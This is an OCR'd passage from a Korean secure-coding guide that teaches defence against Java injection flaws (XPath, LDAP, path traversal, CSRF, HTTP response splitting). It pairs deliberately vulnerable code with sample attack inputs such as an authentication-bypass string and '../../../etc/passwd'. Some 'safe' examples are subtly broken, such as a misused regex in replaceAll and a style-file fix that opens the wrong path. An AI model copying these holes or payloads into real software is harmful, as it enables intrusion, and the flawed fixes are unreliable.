
라. 참고 문헌

[1] CWE-652 Improper Neutralization of Data within XQuery Expressions(XQuery Injection), http://cwe.mitre.org/data/definitions/652.html

8. XPath 삽입(Failure to Sanitize Data within XPath Expressions, XPath injection)

가. 정의

외부 입력값을 적절한 검사과정 없이 XPath 쿼리문 생성을 위한 문자열로 사용하면, 공격자는 프로그래머가 의도하지 않았던 문자열을 전달하여 쿼리문의 의미를 왜곡시키거나 그 구조를 변경하고 임의의 쿼리를 실행하여 인가되지 않은 데이터를 열람할 수 있다.



<그림 2-7> XPath 삽입

나. 안전한 코딩기법

- Xpath 쿼리에 사용되는 외부 입력데이터에 대하여 특수문자(', [,], /, =, @ 등) 및 쿼리 예약어 필터링을 수행하고 인자화된 쿼리문을 지원하는 XQuery를 사용한다.

다. 예제

다음의 예제에서 **name**의 값으로 **user1, passwd**의 값으로 ' or ''='을 전달하면 다음과 같은 질의문이 생성되어 인증과정을 거치지 않고 로그인할 수 있다.

(//users/user[login/text()='user1' or ''='' and password/text() = '' or ''='']/home_dir/text())

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:      // 외부로 부터 입력을 받음
3:      String name = props.getProperty("name");
4:      String passwd = props.getProperty("password");
5:      ……
6:      XPathFactory factory = XPathFactory.newInstance();
7:      XPath xpath = factory.newXPath();
8:      ……
```

```
9:      // 외부 입력이 xpath의 인자로 사용
10:     XPathExpression expr = xpath.compile("//users/user[login/text()='" + name
11:                     + "' and password/text() = '" + passwd + "']/home_dir/text()");
12:     Object result = expr.evaluate(doc, XPathConstants.NODESET);
13:     NodeList nodes = (NodeList) result;
14:     for (int i = 0; i < nodes.getLength(); i++)
15:     {
16:             String value = nodes.item(i).getNodeValue();
17:             if (value.indexOf(">") < 0)
18:             {
19:                     System.out.println(value);
20:             }
21:  ……
22:
```

다음의 예제와 같이 인자화된 질의문을 지원하는 XQuery를 사용하여 미리 질의 골격을 생성하고 이에 인자값을 설정함으로써 외부의 입력으로 인하여 질의 구조가 바뀌는 것을 막을 수 있다.

■ 안전한 코드의 예 - JAVA

dologin.xp 파일

```
1:  declare variable $loginID as xs:string external;
2:  declare variable $password as xs:string external;
3:  //users/user[@loginID=$loginID and @password=$password]
```

XQuery를 이용한 XPath Injection 방지

```
1:  // 외부로 부터 입력을 받음
2:  String name = props.getProperty("name");
3:  String passwd = props.getProperty("password");
4:  Document doc = new Builder().build("users.xml");
5:  // XQuery를 위한 정보 로딩
6:  XQuery xquery = new XQueryFactory().createXQuery(new File("dologin.xq"));
7:  Map vars = new HashMap();
8:  vars.put("loginID", name);
9:  vars.put("password", passwd);
10:  Nodes results = xquery.execute(doc, null, vars).toNodes();
11:  for (int i=0; i < results.size(); i++)
12:  {
13:      System.out.println(results.get(i).toXML());
14:  }
```

다음의 예제에서는 외부의 입력을 그대로 이용하여 XPath 질의문을 생성하고 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:
7:  import javax.servlet.ServletException;
8:  import javax.servlet.annotation.WebServlet;
9:  import javax.servlet.http.HttpServlet;
10: import javax.servlet.http.HttpServletRequest;
11: import javax.servlet.http.HttpServletResponse;
12: import javax.xml.soap.Node;
13: import javax.xml.xpath.XPath;
14: import javax.xml.xpath.XPathConstants;
15: import javax.xml.xpath.XPathExpression;
16: import javax.xml.xpath.XPathFactory;
17:
18: /**
19:  * Servlet implementation class SqlInjection
20:  */
21:
22: public class XPathSample extends HttpServlet
23: {
24:    private final String GET_USER_INFO_CMD = "get_user_info";
25:    private final String USER_ID_PARM  = "user_id";
26:    private final String USER_INFO_TYPE_PARM  = "user_info_type";
27:
28:    private final static int MAX_USER_ID_LENGTH = 8;
29:    private final static int MAX_USERINFO_TYPE_LENGTH = 8;
30:    // select, delete, update, insert 등 기존 명령어와 알파벳, 숫자를 제외한 다른 문자들을
   검출하는 정규식
31:    private final static String UNSECURED_CHAR_REGULAR_EXPRESSION =
   "[^\\p{Alnum}]";
32:
33:    private Pattern unsecuredCharPattern;
34:
35:    public void initialize()
36:    {
37:       unsecuredCharPattern=Pattern.compile(UNSECURED_CHAR_REGULAR_EXPRESSION,
   Pattern.CASE_INSENSITIVE);
38:       ...
39:    }
```

```
40:
41:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
42:     {
43:       String command = request.getParameter("command");
44:       if (command.equals(GET_USER_INFO_CMD))
45:       {
46:         XPathFactory factory  = XPathFactory.newInstance();
47:         XPath xpath  = factory.newXPath();
48:
49:         String userId = request.getParameter(USER_ID_PARM);
50:         String userInfoType = request.getParameter(USER_INFO_TYPE_PARM);
51:
52:         XPathExpression pathExpression  = xpath.compile("//public_info/users/" + userId +
    "/" + userInfoType + "/text()" );
53:         Node result  = (Node)pathExpression.evaluate(userInfoData, XPathConstants.NODE);
54:         ...
55:         response.getOutputStream().println(result.getNodeValue());
56:         ...
57:       }
58:       ...
59:     }
60:     ...
61: }
```

다음의 예제와 같이 XPath에 사용하는 외부 입력값은 화이트리스트를 이용한 필터링 등의 방법을 통해 안전성을 확인한 후 사용하여야 한다.

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.IOException;
2:  import java.sql.Connection;
3:  import java.sql.Statement;
4:  import java.util.regex.Matcher;
5:  import java.util.regex.Pattern;
6:
7:  import javax.servlet.ServletException;
8:  import javax.servlet.annotation.WebServlet;
9:  import javax.servlet.http.HttpServlet;
10: import javax.servlet.http.HttpServletRequest;
11: import javax.servlet.http.HttpServletResponse;
12: import javax.xml.soap.Node;
13: import javax.xml.xpath.XPath;
14: import javax.xml.xpath.XPathConstants;
15: import javax.xml.xpath.XPathExpression;
```

```
16:  import javax.xml.xpath.XPathFactory;
17:
18:  /**
19:   * Servlet implementation class SqlInjection
20:   */
21:
22:  public class XPathSample extends HttpServlet
23:  {
24:    private final String GET_USER_INFO_CMD = "get_user_info";
25:    private final String USER_ID_PARM  = "user_id";
26:    private final String USER_INFO_TYPE_PARM  = "user_info_type";
27:
28:    private final static int MAX_USER_ID_LENGTH = 8;
29:    private final static int MAX_USERINFO_TYPE_LENGTH = 8;
30:    // select, delete, update, insert 등 기존 명령어와 알파벳, 숫자를 제외한 다른 문자들을
   검출하는 정규식
31:    private final static String UNSECURED_CHAR_REGULAR_EXPRESSION =
   "[^\\p{Alnum}]";
32:
33:    private Pattern unsecuredCharPattern;
34:
35:    public void initialize()
36:    {
37:      unsecuredCharPattern = Pattern
38:          .compile(UNSECURED_CHAR_REGULAR_EXPRESSION,
   Pattern.CASE_INSENSITIVE);
39:      ...
40:    }
41:    private String makeSecureString(final String str, int maxLength)
42:    {
43:      String secureStr = str.substring(0, maxLength);
44:      Matcher matcher = unsecuredCharPattern.matcher(secureStr);
45:      return matcher.replaceAll("");
46:    }
47:    ...
48:
49:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
   ServletException, IOException
50:    {
51:      String command = request.getParameter("command");
52:      if (command.equals(GET_USER_INFO_CMD))
53:      {
54:        XPathFactory factory  = XPathFactory.newInstance();
55:        XPath xpath  = factory.newXPath();
56:
```

```
57:          String userId = request.getParameter(USER_ID_PARM);
58:          userId  = makeSecureString(userId, MAX_USER_ID_LENGTH);
59:          String userInfoType = request.getParameter(USER_INFO_TYPE_PARM);
60:          userInfoType = makeSecureString(userInfoType, MAX_USERINFO_TYPE_LENGTH);
61:
62:          XPathExpression pathExpression = xpath.compile("//public_info/users/" + userId +
     "/" + userInfoType + "/text()" );
63:          Node result  = (Node)pathExpression.evaluate(userInfoData, XPathConstants.NODE);
64:          ...
65:          response.getOutputStream().println(result.getNodeValue());
66:          ...
67:        }
68:        ...
69:    }
70:    ...
71: }
```

라. 참고 문헌

[1] CWE-643 Improper Neutralization of Data within XPath Expressions(XPath Injection), http://cwe.mitre.org/data/definitions/643.html


[2] Web Application Security Consortium. "XPath Injection". http://www.webappsec.org/projects/threat/classes/xpath_injection.shtml

9. LDAP 삽입(Improper Neutralization of Special Elements used in an LDAP Query, LDAP Injection)

가. 정의

공격자가 외부 입력을 통해서 의도하지 않은 LDAP 명령어를 수행할 수 있다. 즉, 웹 응용프로그램이 사용자가 제공한 입력을 올바르게 처리하지 못하면, 공격자가 LDAP 명령문의 구성을 바꿀 수 있다. 이로 인해 프로세스가 명령을 실행한 컴포넌트와 동일한 권한(authentication)을 가지고 동작하게 된다.

LDAP 쿼리문이나 결과에 외부 입력이 부분적으로 적절한 처리없이 사용되면, LDAP 쿼리문이 실행될 때 공격자는 LDAP 쿼리문의 내용을 마음대로 변경할 수 있다.



<그림 2-8> LDAP 삽입

나. 안전한 코딩기법

- 위험 문자에 대한 검사 없이 외부 입력을 LDAP 질의어 생성에 사용하면 안된다.
- DN과 필터에 사용되는 사용자 입력값에는 특수문자가 포함되지 않도록 특수문자를 제거한다. 특수문자를 사용해야 하는 경우 특수문자(DN에 사용되는 특수문자는 '\', 필터에 사용되는 특수문자(=, +, <, >, #, ; \ 등)에 대해서는 실행명령이 아닌 일반문자로 인식되도록 처리한다.

다. 예제

다음의 예제는 외부의 입력(**name**)이 검색을 위한 필터 문자열의 생성에 사용되고 있다. 이 경우 **name** 변수의 값으로 "*"을 전달할 경우 필터 문자열은 **(name=*)**가 되어 항상 참이 되며 이는 의도하지 않은 동작을 유발할 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  Properties props = new Properties();
2:  String fileName = "ldap.properties";
3:  FileInputStream in = new FileInputStream(fileName);
4:  props.load(in);
5:  String name = props.getProperty("name");
6:  String filter = "(name =" + name + ")";
7:  NamingEnumeration answer=
    ctx.search("ou=NewHires",filter,new SearchControls());
8:  printSearchEnumeration(answer);
9:  ctx.close();
```

검색을 위한 필터 문자열로 사용되는 외부의 입력에서 위험한 문자열을 제거하여 위험성을 부분적으로 감소시킬 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:  Properties props = new Properties();
2:  String fileName = "ldap.properties";
3:  FileInputStream in = new FileInputStream(fileName);
4:  if (in == null || in.available() <= 0) return;
5:  props.load(in);
6:  if (props == null || props.isEmpty()) return;
7:  String name = props.getProperty("name");
8:  if (name == null || "".equals(name)) return;
9:  String filter = "(name =" + name.replaceAll("\\*", "") + ")";
10:  NamingEnumeration answer = ctx.search("ou=NewHires", filter, new SearchControls());
11:  printSearchEnumeration(answer);
12:  ctx.close();
```

라. 참고 문헌

[1] CWE-90 Improper Neutralization of Special Elements used in an LDAP Query(LDAP Injection), http://cwe.mitre.org/data/definitions/90.html

[2] 2010 OWASP Top 10 - A1 - Injection
https://www.owasp.org/index.php/Top_10_2010-A1

[3] SPI Dynamics. "Web Applications and LDAP Injection".

10. 크로스사이트 요청 위조(Cross-Site Request Forgery)

가. 정의

특정 웹사이트에 대해서 사용자가 인지하지 못한 상황에서 사용자의 의도와는 무관하게 공격자가 의도한 행위(수정, 삭제, 등록 등)를 요청하게 하는 공격을 말한다. 웹 어플리케이션이 사용자로부터 받은 요청에 대해서 사용자가 의도한 대로 작성되고 전송된 것인지 확인하지 않는 경우 발생 가능하고 특히 해당 사용자가 관리자인 경우 사용자 권한관리, 게시물삭제, 사용자 등록 등 관리자 권한으로만 수행 가능한 기능을 공격자의 의도대로 실행시킬 수 있게 된다.

공격자는 사용자가 인증한 세션이 특정 동작을 수행하여도 계속 유지되어 정상적인 요청과 비정상적인 요청을 구분하지 못하는 점을 악용하여 피해가 발생한다. 웹 응용프로그램에 요청을 전달할 경우, 해당 요청의 적법성을 입증하기 위하여 전달되는 값이 고정되어 있고 이러한 자료가 GET 방식으로 전달된다면 공격자가 이를 쉽게 알아내어 원하는 요청을 보냄으로써 위험한 작업을 요청할 수 있게 된다.

<그림 2-9> 크로스사이트 요청 위조

나. 안전한 코딩기법

- 입력화면 폼 작성 시 GET 방식보다는 POST 방식을 사용하고 입력화면 폼과 해당 입력을 처리하는 프로그램 사이에 토큰을 사용하여, 공격자의 직접적인 URL 사용이 동작하지 않도록 처리한다. 특히 중요한 기능에 대해서는 사용자 세션검증과 더불어 재인증을 유도한다.

다. 예제

GET방식은 단순히 form 데이터를 URL 뒤에 덧붙여서 전송하기 때문에 GET 방식의 form을 사용하면 전달 값이 노출되므로 CSRF 공격에 쉽게 노출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  <form name="MyForm" method="get" action="customer.do">
3:  <input type=text name="txt1">
4:  <input type=submit value="보내기">
5:  </form>
6:  ……
```

Post 방식을 사용하여 위협을 최소화 한다.

■ 안전한 코드의 예 - JAVA

```
1:  <form name="MyForm" method="post" action="customer.do">
2:  <input type=text name="txt1">
3:  <input type=submit value="보내기">
4:  </form>
```

라. 참고문헌

1] CWE-352 Cross-Site Request Forgery(CSRF), http://cwe.mitre.org/data/definitions/352.html

[2] 2010 OWASP Top 10 - A5 Cross-Site Request Forgery(CSRF), https://www.owasp.org/index.php/Top_10_2010-A5

[3] 2011 SANS Top 25 - RANK 12 (CWE-352), http://cwe.mitre.org/top25/

11. 디렉터리 경로 조작(Path Traversal)

디렉터리 경로 조작은 크게 상대, 절대 디렉터리 경로 조작으로 나눌 수 있다. 우선 상대 디렉터리 경로조작에 대한 취약점을 살펴본 후 절대 디렉터리 경로 조작에 대한 설명하겠다.

11-1. 상대 디렉터리 경로 조작(Relative Path Traversal)

가. 정의

외부의 입력을 통하여 "디렉터리 경로 문자열" 생성이 필요한 경우, 외부 입력값에 대해 경로 조작에 사용될 수 있는 문자를 필터링하지 않으면, 예상 밖의 접근 제한 영역에 대한 경로 문자열 구성이 가능해져 시스템 정보누출, 서비스 장애 등을 유발 시킬 수 있다. 즉, 경로 조작을 통해서 공격자가 허용되지 않은 권한을 획득하여, 설정에 관계된 파일을 변경할 수 있거나 실행시킬 수 있다.

나. 안전한 코딩기법

- 외부의 입력이 직접 파일이름을 생성하는 사용될 수 없도록 한다. 불가피하게 직접 사용하는 경우, 다른 디렉터리의 파일을 접근할 수 없도록 replaceAll() 등의 메소드를 사용하여 위험 문자열(",/,\)을 제거하는 필터를 거치도록 한다.
- 외부의 입력을 받아들이되, 내부적인 처리는 미리 정의해놓은 데이터를 사용하도록 코딩한다. 즉, 외부에서 받아들인 데이터 중 미리 정의된 케이스를 제외하고는 모두 무시하도록 한다.

다. 예제

외부의 입력(**name**)이 삭제할 파일의 경로설정에 사용되고 있다. 만일 공격자에 의해 **name**의 값으로 **../../../rootFile.txt**와 같은 값을 전달하면 의도하지 않았던 파일이 삭제되어 시스템에 악영향을 준다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  ……
2:  public void accessFile(Properties request)
3:  {
4:      ……
5:      String name = request.getProperty("filename");
6:      if( name != null )
7:      {
8:          File file = new File("/usr/local/tmp/" + name);
9:          file.delete();
10:     }
11:     ……
12: }
```

외부에서 입력되는 값에 대하여 널 여부를 체크하고, 외부에서 입력되는 파일이름(**name**)에서 상대경로(/, \\, &, . 등 특수문자)를 설정할 수 없도록 **replaceAll**를 이용하여 특수문자를 제거한다.

■ 안전한 코드의 예 - JAVA

```
1:  ……
2:  public void accessFile(Properties request)
3:  {
4:      ……
5:      String name = request.getProperty("user");
6:      if ( name != null && !"".equals(name) )
7:      {
8:          name = name.replaceAll("/", "");
9:          name = name.replaceAll("\\", "");
10:         name = name.replaceAll(".", "");
11:         name = name.replaceAll("&", "");
12:         name = name + "-report";
13:         File file = new File("/usr/local/tmp/" + name);
14:         if (file != null) file.delete();
15:     }
16:     ……
17: }
```

다음의 예제에서는 **request.getParameter()**로 외부에서 파일 경로를 **fileName**에 받아들여, 해당 경로에서 파일을 읽고 있다. 만약 **fileName**로 **../../../passwd** 와 같은 문자열이 입력되었다면 시스템의 패스워드 파일에 access할 수 있는 가능성이 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.regex.Matcher;
8:  import java.util.regex.Pattern;
9:
10: import javax.servlet.ServletException;
11: import javax.servlet.http.HttpServlet;
12: import javax.servlet.http.HttpServletRequest;
13: import javax.servlet.http.HttpServletResponse;
14:
15: /**
16:  * Servlet implementation class SqlInjection
```

```
17:   */
18:
19:  public class DocumentService extends HttpServlet
20:  {
21:    private final String READ_DOCUMENT   = "read_document";
22:    private final String USER_ID_PARAM     = "user_id";
23:    private final String FILE_NAME_PARAM   = "file_name";
24:    private final int BUFFER_SIZE   = 256;
25:    ...
26:    protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
     ServletException, IOException
27:    {
28:      String command = request.getParameter("command");
29:      ...
30:
31:      if (command.equals(READ_DOCUMENT))
32:      {
33:        String userId = request.getParameter(USER_ID_PARAM);
34:        String fileName = request.getParameter(FILE_NAME_PARAM);
35:
36:        byte [] buffer   = new byte [BUFFER_SIZE];
37:        FileInputStream   inputStream   = new FileInputStream(fileName);
38:        inputStream.read(buffer);
39:        ...
40:      }
41:      ...
42:    }
43:    ...
44:  }
```

아 래의 예제에서는 경로에 대한 확인 코드를 거친 후 파일을 핸들하는 코드가 실행된다. 먼저 외부에서 입력받은 데이터경로(**userHomePath + fileName**)를 가지고 파일을 열어 **docFile**로 저장해둔다. 그 다음 **docFile**의 절대경로값을 알아낸 후(**getAbsolutePath()**) 이것을 원래 입력받은 file경로(**userHomePath**)와 비교하여 같지 않으면 파일을 처리하지 않고 그대로 프로세스를 종료한다.

이 방법은 **../../../etc/passwd**와 같은 공격 코드가 입력값으로 주어지는 경우 입력된 파일 경로와 공격코드가 access하는 file의 실제적인 절대 경로가 서로 달라지는 것을 이용하여, 입력된 파일 경로의 안전성을 체크하는 방법이다.

입력받은 파일 : ../../../etc/passwd (경로는 ../../../etc)
실제 access할 파일 : /etc/passwd (경로는 /etc)

■ 안전한 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.regex.Matcher;
8:  import java.util.regex.Pattern;
9:
10: import javax.servlet.ServletException;
11: import javax.servlet.http.HttpServlet;
12: import javax.servlet.http.HttpServletRequest;
13: import javax.servlet.http.HttpServletResponse;
14:
15: public class DocumentService extends HttpServlet
16: {
17:     private final String READ_DOCUMENT = "read_document";
18:     private final String USER_ID_PARAM  = "user_id";
19:     private final String FILE_NAME_PARAM = "file_name";
20:     private final int BUFFER_SIZE = 256;
21:
22:     ...
23:
24:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
25:     {
26:       String command = request.getParameter("command");
27:       ...
28:
29:       if (command.equals(READ_DOCUMENT))
30:       {
31:         String userId = request.getParameter(USER_ID_PARAM);
32:         String fileName = request.getParameter(FILE_NAME_PARAM);
33:         fileName = URLDecoder.decode(fileName);
34:
35:         String userHomePath = getUserHomeDir(userId);
36:
37:         File docFile    = new File(userHomePath + fileName);
38:         String filePath = docFile.getAbsolutePath();
39:
40:         if(userHomePath.equals(filePath.substring(0, userHomePath.length()))==false)
41:         {
42:           // Error 처리
43:           return;
```

```
44:             }
45:             byte [] buffer = new byte [BUFFER_SIZE];
46:             FileInputStream inputStream = new FileInputStream(filePath);
47:             inputStream.read(buffer);
48:             ...
49:         }
50:         ...
51:     }
52:     ...
53: }
```

라. 참고 문헌

[1] CWE-23 Relative Path Traversal, http://cwe.mitre.org/data/definitions/23.html

[2] CWE-22 Improper Limitation of a Pathname to a Restricted Directory(Path Traversal) http://cwe.mitre.org/data/definitions/22.html

[3] 2010 OWASP Top 10 - A4 Insecure Direct Object Reference, https://www.owasp.org/index.php/Top_10_2010-A4

[4] 2011 SANS Top 25 - Rank 13 (CWE-22), http://cwe.mitre.org/top25/

11-2. 절대 디렉터리 경로 조작(Absolute Path Traversal)

가. 정의

외부 입력이 파일 시스템을 조작하는 경로를 직접 제어할 수 있거나 영향을 끼치면 위험하다. 사용자 입력이 파일 시스템 작업에 사용되는 경로를 제어하는 것을 허용하면, 공격자가 응용프로그램에 치명적인 시스템 파일 또는 일반 파일을 접근하거나 변경할 가능성이 존재한다. 즉, 경로 조작을 통해서 공격자가 허용되지 않은 권한을 획득하여, 설정에 관계된 파일을 변경할 수 있거나 실행시킬 수 있다.

나. 안전한 코딩기법

- 외부의 입력을 통해 파일이름의 생성 및 접근을 허용하지 말고, 외부 입력에 따라 접근이 허용된 파일의 리스트에서 선택하도록 프로그램을 작성하는 것이 바람직하다.

다. 예제

다음의 예제에서는 외부의 입력(**userId**)으로 부터 직접 파일을 생성하게 되는 경우 임의의 파일이름을 입력 받을 수 있도록 되어 있어, 다른 파일에 접근이 가능하거나 의도하지 않은 공격에 노출될 수 있다.

■ 안전하지 않은 코드의 예 - JAVA

```
1:  import java.io.File;
2:  import java.io.FileInputStream;
3:  import java.io.IOException;
4:  import java.net.URLDecoder;
5:  import java.sql.Connection;
6:  import java.sql.Statement;
7:  import java.util.Hashtable;
8:  import java.util.regex.Matcher;
9:  import java.util.regex.Pattern;
10:
11: import javax.servlet.ServletException;
12: import javax.servlet.http.HttpServlet;
13: import javax.servlet.http.HttpServletRequest;
14: import javax.servlet.http.HttpServletResponse;
15:
16: public class DocumentService extends HttpServlet
17: {
18:   private final String APPLY_STYPLE_COMMAND      = "apply_style";
19:   private final String USER_ID_PARAM     = "user_id";
20:   private final String STYLE_FILE_NAME_PARAM  = "styple_file_name";
21:   private final int BUFFER_SIZE  = 256;
22:   ...
23:   protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
    ServletException, IOException
24:   {
25:     String command = request.getParameter("command");
```

```
26:         ...
27:
28:         if (command.equals(APPLY_STYPLE_COMMAND))
29:         {
30:           String userId = request.getParameter(USER_ID_PARAM);
31:           String styleFileName = request.getParameter(STYLE_FILE_NAME_PARAM);
32:
33:           String userHomePath  = getUserHomeDir(userId);
34:
35:           byte [] buffer  = new byte [BUFFER_SIZE];
36:           FileInputStream    inputStream    = new FileInputStream(userHomePath + style-
      FileName);
37:           inputStream.read(buffer);
38:           ...
39:         }
40:         ...
41:       }
42:       ...
43:   }
```

다음의 예제에서는 외부의 입력(**userID**)으로 부터 값을 받은 후 먼저 그것을 이미 정해진 **styleFileNames**와 매칭시켜 실제적인 파일명으로 만들었다. 그 후 경로값과 합쳐 완전한 파일 경로로 만든 후 파일을 생성하고 있다. 이렇게 입력받은 값을 미리 정해놓은 값으로 만들어 사용하여 직접적인 외부 입력값 사용을 피하면 의도하지 않은 공격을 사전에 방지할 수 있다.

■ 안전한 코드의 예 - JAVA

```
1:   import java.io.File;
2:   import java.io.FileInputStream;
3:   import java.io.IOException;
4:   import java.net.URLDecoder;
5:   import java.sql.Connection;
6:   import java.sql.Statement;
7:   import java.util.Hashtable;
8:   import java.util.regex.Matcher;
9:   import java.util.regex.Pattern;
10:
11:  import javax.servlet.ServletException;
12:  import javax.servlet.http.HttpServlet;
13:  import javax.servlet.http.HttpServletRequest;
14:  import javax.servlet.http.HttpServletResponse;
15:
16:  public class DocumentService extends HttpServlet
17:  {
18:    private final String APPLY_STYPLE_COMMAND      = "apply_style";
19:    private final String USER_ID_PARAM     = "user_id";
20:    private final String STYLE_NAME_PARAM  = "styple_name";
```

```
21:     private final int BUFFER_SIZE  = 256;
22:     private Hashtable<String, String> styleFileNames;
23:
24:     //...
25:
26:     public DocumentService()
27:     {
28:       styleFileNames  = new Hashtable<String, String>();
29:       styleFileNames.put("Normal", "NormalStyle.cfg");
30:       styleFileNames.put("Classic", "ClassicStyle_1.cfg");
31:       styleFileNames.put("Gothic", "ClassicStyle_2.cfg");
32:       ...
33:     }
34:
35:     protected void doPost(HttpServletRequest request, HttpServletResponse response) throws
   ServletException, IOException
36:     {
37:       String command = request.getParameter("command");
38:       ...
39:
40:       if (command.equals(APPLY_STYPLE_COMMAND))
41:       {
42:         String userId = request.getParameter(USER_ID_PARAM);
43:         String styleName = request.getParameter(STYLE_NAME_PARAM);
44:
45:         String userHomePath  = getUserHomeDir(userId);
46:         String styleFilePath  = userHomePath + styleFileNames.get(styleName);
47:
48:         byte [] buffer  = new byte [BUFFER_SIZE];
49:         FileInputStream  inputStream  = new FileInputStream(userHomePath + styleName);
50:         inputStream.read(buffer);
51:         ...
52:       }
53:       ...
54:     }
55:     ...
56:   }
```

라. 참고 문헌

[1] CWE-36 Absolute Path Traversal, http://cwe.mitre.org/data/definitions/36.html

[2] CWE-22 Improper Limitation of a Pathname to a Restricted Directory(Path Traversal) http://cwe.mitre.org/data/definitions/22.html


[3] 2010 OWASP Top 10 - A4 Insecure Direct Object Reference, https://www.owasp.org/index.php/Top_10_2010-A4

[4] 2011 SANS Top 25 – RANK 13 (CWE-22), http://cwe.mitre.org/top25/

12. HTTP 응답 분할(Improper Neutralization of CRLF Sequences in HTTP Headers, HTTP Response Splitting)

가. 정의

HTTP 요청에 들어 있는 인자값이 HTTP 응답헤더에 포함되어 사용자에게 다시 전달 될 때 입력값에 CR(Carriage Return)이나 LF(Line Feed)와 같은 개행문자가 존재하면 HTTP 응답이 2개 이상으로 분리될 수 있다. 이 경우 공격자는 개행문자를 이용하여 첫 번째 응답을 종료시키고 두 번째 응답에 악의적인 코드를 주입하여 XSS 및 캐시 훼손(cache poisoning) 공격 등을 수행할 수 있다.



<그림 2-10> HTTP 응답분할

나. 안전한 코딩기법

- 외부에서 입력된 인자값을 사용하여 HTTP 응답헤더(Set Cookie 등)에 포함시킬 경우 CR, LF등이 제거하거나 적절한 인코딩 기법을 사용하여 변환한다.
- 외부에서 입력된 인자값을 적절한 필터링 코드를 통해 검증하여, 오작동을 일으킬 소지가 있는 문자들을 제거한 후 코드에 사용한다.

다. 예제

다음의 예제는 외부의 입력값을 사용하여 반환되는 쿠키의 값을 설정하고 있다. 그런데, 공격자가 **Wiley Hacker\r\nHTTP/1.1 200 OK\r\n**를 **authorName**의 값으로 설정할 경우, 다음의 예와 같이 의도하지 않은 두개의 페이지가 전달된다. 또한 두번째 응답 페이지는 공격자가 마음대로 수정 가능하다.

(예 : **HTTP/1.1 200 OK...Set-Cookie: author=Wiley Hacker HTTP/1.1 200 OK** ...)

■ 안전하지 않은 코드의 예 - JAVA

```
1:  throws IOException, ServletException
2:  {
3:    response.setContentType("text/html");
4:    String author = request.getParameter("authorName");
```

```
